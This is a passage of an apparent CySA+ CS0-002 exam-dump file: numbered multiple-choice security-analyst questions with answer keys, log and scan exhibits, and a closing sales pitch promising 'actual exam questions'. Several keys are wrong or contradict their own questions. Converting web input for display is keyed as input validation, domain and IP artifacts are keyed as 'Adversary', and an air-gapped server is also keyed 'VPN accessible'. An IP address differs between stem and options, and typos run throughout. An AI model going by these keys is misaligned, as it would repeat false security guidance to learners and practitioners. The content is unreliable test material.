- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

A. The confidentiality of the data is unaffected.
B. The threat is an APT.
C. The source IP of the threat has been spoofed.
D. The integrity of the data is unaffected.
E. The threat is an insider.

Answer: BD

NEW QUESTION 267
- (Exam Topic 1)
Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.
Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

A. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.
B. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.
C. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.
D. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

Answer: A

NEW QUESTION 268
- (Exam Topic 1)
A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two
compromised devices.
Which of the following should be used to identify the traffic?

A. Carving
B. Disk imaging
C. Packet analysis
D. Memory dump
E. Hashing

Answer: C

NEW QUESTION 273
- (Exam Topic 1)
After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

A. 192.168.1.1
B. 192.168.1.10
C. 192.168.1.12
D. 192.168.1.193

Answer: C

NEW QUESTION 274
- (Exam Topic 1)
It is important to parameterize queries to prevent:

A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the esrtablishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.

Answer: A

Explanation:
Reference: https://stackoverflow.com/QUESTION NO:s/4712037/what-is-parameterized-query

NEW QUESTION 276
- (Exam Topic 3)
A security analyst observes a large amount of scanning activity coming from an IP address outside the organization's environment. Which of the following should the analyst do to block this activity?

A. Create an IPS rule to block the subnet.
B. Sinkhole the IP address.
C. Create a firewall rule to block the IP address.
D. Close all unnecessary open ports.

Answer: B

NEW QUESTION 280
- (Exam Topic 3)
Which of the following are considered PII by themselves? (Select TWO).

A. Government ID
B. Job title
C. Employment start date
D. Birth certificate
E. Employer address
F. Mother's maiden name

Answer: AD

NEW QUESTION 282
- (Exam Topic 3)
An analyst is reviewing the output from some recent network enumeration activities. The following entry relates to a target on the network:

```
Nmap scan report for 10-112-75-1.biz.bhn.net (10.112.75.1)
Host is up (0.046s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      FileZilla ftpd
80/tcp   open  http     Microsoft IIS httpd 7.5
8443/tcp open  ssl/http SonicWALL firewall http config
Device type: broadband router|WAP|general purpose|VoIP phone| storage-misc
Running (JUST GUESSING): Asus embedded (89%), Linux 2.6.X|2.4.X (89%),
OpenBSD 4.X (87%), FreeBSD 5.X (87%), Digium embedded (87%), HP embedded (87%)
OS CPE: cpe:/h:asus:rt-ac66u cpe:/o:linux:linux_kernel:2.6 cpe/h:asus:rt-n16 cpe:/o:linux:linux_kernel:2.4
cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:5.4 cpe:/h:digium:d70 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Asus RT-AC66U router (Linux 2.6) (89%), Asus RT-N16 WAP (Linux 2.6) (89%), Asus RT-N66U WAP (Linux 2.6)
(89%), Tomato 1.28 (Linux 2.6.22) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (89%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34)
(88%), OpenWrt White Russian 0.9 (Linux 2.4.30) (88%), OpenBSD 4.3 (87%), FreeBSD 5.4-RELEASE (87%), Digium D70 IP phone (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; Device: firewall; CPE: cpe:/o:microsoft:windows
```

Based on the above output, which Of the following tools or techniques is MOST likely being used?

A. Web application firewall
B. Port triggering
C. Intrusion prevention system
D. Port isolation
E. Port address translation

Answer: A

NEW QUESTION 287
- (Exam Topic 3)
While implementing a PKI for a company, a security analyst plans to utilize a dedicated server as the certAcate authority that is only used to sign intermediate certificates. Which of the following are the MOST secure states for the certificate authority server when it is not in use? (Select TWO)

A. On a private VLAN
B. Full disk encrypted
C. Powered off
D. Backed up hourly
E. VPN accessible only
F. Air gapped

Answer: EF

NEW QUESTION 289
- (Exam Topic 3)
To validate local system-hardening requirements, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

A. SCAP
B. SAST
C. DAST
D. DACS

Answer: A

NEW QUESTION 294
- (Exam Topic 3)
An organization has the following risk mitigation policy:
Risks with a probability of 95% or greater will be addressed before all others regardless of the impact. All other prioritization will be based on risk value.
The organization has identified the following risks:

Risk	Probability	Impact
A	95%	$110,000
B	99%	$100,000
C	50%	$120,000
D	90%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, B, D, C
B. A, B, C, D
C. D, A, B, C
D. D, A, C, B

Answer: D

NEW QUESTION 295
- (Exam Topic 3)

Which of the following BEST describes how logging and monitoring work when entering into a public cloud relationship with a service provider?

A. Logging and monitoring are not needed in a public cloud environment
B. Logging and monitoring are done by the data owners
C. Logging and monitoring duties are specified in the SLA and contract
D. Logging and monitoring are done by the service provider

Answer: D

Explanation:
When transitioning over to a cloud solution, an organization may lose visibility of certain points on the technology stack, particularly if it's subscribing to PaaS or SaaS solutions. Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse. Chapman, Brent; Maymi, Fernando. CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158). McGraw Hill LLC. Kindle Edition.

NEW QUESTION 297
- (Exam Topic 3)
When investigating a report of a system compromise, a security analyst views the following /var/log/secure log file:

```
Jun 25 10:40:34 localhost pkexec[19962]: comptia: Executing command [USERroot] [TTY=unknown] [CWD=/home/comptia] [CONMAND=/usr/libexec/gsd-backlight-helper --set-
brightness 3484]
Jun 25 11:22:10 localhost gdm-password]: gkr-pam: unlocked login keyring
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): conversation failed
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): auth could not identify password for [comptia]
Jun 25 11:23:04 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:23:09 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; CONMAND=/bin/bash
Jun 25 11:23:16 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=xoot ; COMMAND=/bin/bash
Jun 25 11:23:29 localhost sudo: comptia ; user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:24:13 localhost su: pam_unix(su-l:session): session opened for user root by comptia(uid=1000)
Jun 26 09:50:41 localhost gdm-password]: gkr-pam: unlocked login keyring
```

Which of the following can the analyst conclude from viewing the log file?

A. The comptia user knows the sudo password.
B. The comptia user executed the sudo su command.
C. The comptia user knows the root password.
D. The comptia user added himself or herself to the /etc/sudoers file.

Answer: C

Explanation:
the user is not in the sudoers file. you use your own password for that. the user used the su command to switch user accounts. when no user is specified, the su command defaults to the root account. the user is now logged into the root account. you need to know the root password to log into the root account.

NEW QUESTION 302
- (Exam Topic 3)
A security analyst is concerned the number of security incidents being reported has suddenly gone down. Daily business interactions have not changed, and no following should the analyst review FIRST?

A. The DNS configuration
B. Privileged accounts
C. The IDS rule set
D. The firewall ACL

Answer: C

NEW QUESTION 307
- (Exam Topic 3)
An analyst receives artifacts from a recent Intrusion and is able to pull a domain, IP address, email address, and software version. When of the following points of the Diamond Model of Intrusion Analysis does this intelligence represent?

A. Infrastructure
B. Capabilities
C. Adversary
D. Victims

Answer: C

NEW QUESTION 312
- (Exam Topic 3)
An organization is adopting loT devices at an increasing rate and will need to account for firmware updates in its vulnerability management programs. Despite the number of devices being deployed, the organization has only focused on software patches so far. leaving hardware-related weaknesses open to compromise. Which of the following best practices will help the organization to track and deploy trusted firmware updates as part of its vulnerability management programs?

A. Utilize threat intelligence to guide risk evaluation activities and implement critical updates after proper testing.
B. Apply all firmware updates as soon as they are released to mitigate the risk of compromise.
C. Determine an annual patch cadence to ensure all patching occurs at the same time.

D. Implement an automated solution that detects when vendors release firmware updates and immediately deploy updates to production.

Answer: D

NEW QUESTION 313
- (Exam Topic 3)
The incident response team is working with a third-party forensic specialist to investigate the root cause of a recent intrusion An analyst was asked to submit sensitive network design details for review The forensic specialist recommended electronic delivery for efficiency but email was not an approved communication channel to send network details Which of the following BEST explains the importance of using a secure method of communication during incident response?

A. To prevent adversaries from intercepting response and recovery details
B. To ensure intellectual property remains on company servers
C. To have a backup plan in case email access is disabled
D. To ensure the management team has access to all the details that are being exchanged

Answer: B

NEW QUESTION 316
- (Exam Topic 3)
The IT department is concerned about the possibility of a guest device infecting machines on the corporate network or taking down the company's singe internet connection. Which of the following should a security analyst recommend to BEST meet the requirements outlined by the IT Department?

A. Require the guest machines to install the corporate-owned EDR solution.
B. Configure NAC to only allow machines on the network that are patched and have active antivirus.
C. Place a firewall In between the corporate network and the guest network
D. Configure the IPS with rules that will detect common malware signatures traveling from the guest network.

Answer: B

NEW QUESTION 318
- (Exam Topic 3)
A developer downloaded and attempted to install a file transfer application in which the installation package is bundled with acKvare. The next-generation antivirus software prevented the file from executing, but it did not remove the file from the device. Over the next few days, more developers tried to download and execute the offending file. Which of the following changes should be made to the security tools to BEST remedy the issue?

A. Blacklist the hash in the next-generation antivirus system.
B. Manually delete the file from each of the workstations.
C. Remove administrative rights from all developer workstations.
D. Block the download of the fie via the web proxy

Answer: A

NEW QUESTION 322
- (Exam Topic 3)
A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?

A. Require users to sign NDAs
B. Create a data minimization plan.
C. Add access control requirements.
D. Implement a data loss prevention solution.

Answer: B

NEW QUESTION 326
- (Exam Topic 3)
A company employee downloads an application from the internet. After the installation, the employee begins experiencing noticeable performance issues, and files are appearing on the desktop.

Process name	Username	CPU %	Memory
Chrome.exe	JSmith	11	63.528MB
Word.exe	JSmith	6	16.327MB
Explorer.exe	system	3	5120Kb
mstsc.exe	system	9	5.306MB
taskmgr.exe	system	1	3580Kb

Which of the following processes will the secuhty analyst Identify as the MOST likely indicator of system compromise given the processes running in Task Manager?

A. Chrome.exe
B. Word.exe
C. Explorer.exe
D. mstsc.exe
E. taskmgr.exe

Answer: D

NEW QUESTION 330

- (Exam Topic 3)
Which of the following attack techniques has the GREATEST likelihood of quick success against Modbus assets?

A. Remote code execution
B. Buffer overflow
C. Unauthenticated commands
D. Certificate spoofing

Answer: C

NEW QUESTION 332
- (Exam Topic 3)
Due to a rise m cyberattackers seeking PHI, a healthcare company that collects highly sensitive data from millions of customers is deploying a solution that will ensure the customers' data is protected by the organization internally and externally Which of the following countermeasures can BEST prevent the loss of customers' sensitive data?

A. Implement privileged access management
B. Implement a risk management process
C. Implement multifactor authentication
D. Add more security resources to the environment

Answer: C

NEW QUESTION 334
- (Exam Topic 3)
A security learn implemented a SCM as part for its security-monitoring program there is a requirement to integrate a number of sources Into the SIEM to provide better context relative to the events being processed. Which of the following B€ST describes the result the security learn hopes to accomplish by adding these sources?

A. Data enrichment
B. Continuous integration
C. Machine learning
D. Workflow orchestration

Answer: A

NEW QUESTION 339
- (Exam Topic 3)
An organization wants to ensure the privacy of the data that is on its systems Full disk encryption and DLP are already in use Which of the following is the BEST option?

A. Require all remote employees to sign an NDA
B. Enforce geofencmg to limit data accessibility
C. Require users to change their passwords more frequently
D. Update the AUP to restrict data sharing

Answer: A

NEW QUESTION 344
- (Exam Topic 3)
A developer is working on a program to convert user-generated input in a web form before it is displayed by the browser. This technique is referred to as:

A. output encoding.
B. data protection.
C. query parameterization.
D. input validation.

Answer: D

NEW QUESTION 348
- (Exam Topic 3)
A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. CASB
B. VPC
C. Federation
D. VPN

Answer: D

NEW QUESTION 350
- (Exam Topic 3)
A security analyst is deploying a new application in the environment. The application needs to be integrated with several existing applications that contain SPI Pnor to the deployment, the analyst should conduct:

A. a tabletop exercise
B. a business impact analysis
C. a PCI assessment
D. an application stress test.

Answer: B

NEW QUESTION 355
- (Exam Topic 3)
A security analyst is scanning the network to determine if a critical security patch was applied to all systems in an enterprise. The Organization has a very low tolerance for risk when it comes to resource availability. Which of the following is the BEST approach for configuring and scheduling the scan?

A. Make sure the scan is credentialed, covers at hosts in the patch management system, and is scheduled during business hours so it can be terminated if it affects business operations.
B. Make sure the scan is uncredentialed, covers at hosts in the patch management system, and Is scheduled during of business hours so it has the least impact on operations.
C. Make sure the scan is credentialed, has the latest software and signature versions, covers all external hosts in the patch management system and is scheduled during off-business hours so it has the least impact on operations.
D. Make sure the scan is credentialed, uses a ironed plug-in set, scans all host IP addresses in the enterprise, and is scheduled during off-business hours so it has the least impact on operations.

Answer: D

NEW QUESTION 358
- (Exam Topic 3)
An organization is developing software to match customers' expectations. Before the software goes into production, it must meet the following quality assurance guidelines
• Uncover all the software vulnerabilities.
• Safeguard the interest of the software's end users.
• Reduce the likelihood that a defective program will enter production.
• Preserve the Interests of me software producer Which of me following should be performed FIRST?

A. Run source code against the latest OWASP vulnerabilities.
B. Document the life-cycle changes that look place.
C. Ensure verification and vacation took place during each phase.
D. Store the source code in a s oftware escrow.
E. Conduct a static analysis of the code.

Answer: A

NEW QUESTION 362
- (Exam Topic 3)
Which of the following is the BEST way to gather patch information on a specific server?

A. Event Viewer
B. Custom script
C. SCAP software
D. CI/CD

Answer: C

NEW QUESTION 363
- (Exam Topic 3)
A security analyst is reviewing the following server statistics:

% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following Is MOST likely occurring?

A. Race condition
B. Privilege escalation
C. Resource exhaustion
D. VM escape

Answer: C

NEW QUESTION 366
- (Exam Topic 3)
A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:

From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	sara.ellis@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	jason.lee@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

Which of the following technologies would MOST likely be used to prevent this phishing attempt?

A. DNSSEC
B. DMARC
C. STP
D. S/IMAP

Answer: B

NEW QUESTION 369
- (Exam Topic 3)
A security analyst identified one server that was compromised and used as a data making machine, and a few of the hard drive that was created. Which of the following will MOST likely provide information about when and how the machine was compromised and where the malware is located?

A. System timeline reconstruction
B. System registry extraction
C. Data carving
D. Volatile memory analysts

Answer: D

Explanation:
Information security professionals conduct memory forensics to investigate and identify attacks or malicious behaviors that do not leave easily detectable tracks on hard drive data.

NEW QUESTION 373
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CS0-002 Practice Exam Features:

* CS0-002 Questions and Answers Updated Frequently

* CS0-002 Practice Questions Verified by Expert Senior Certified Staff

* CS0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year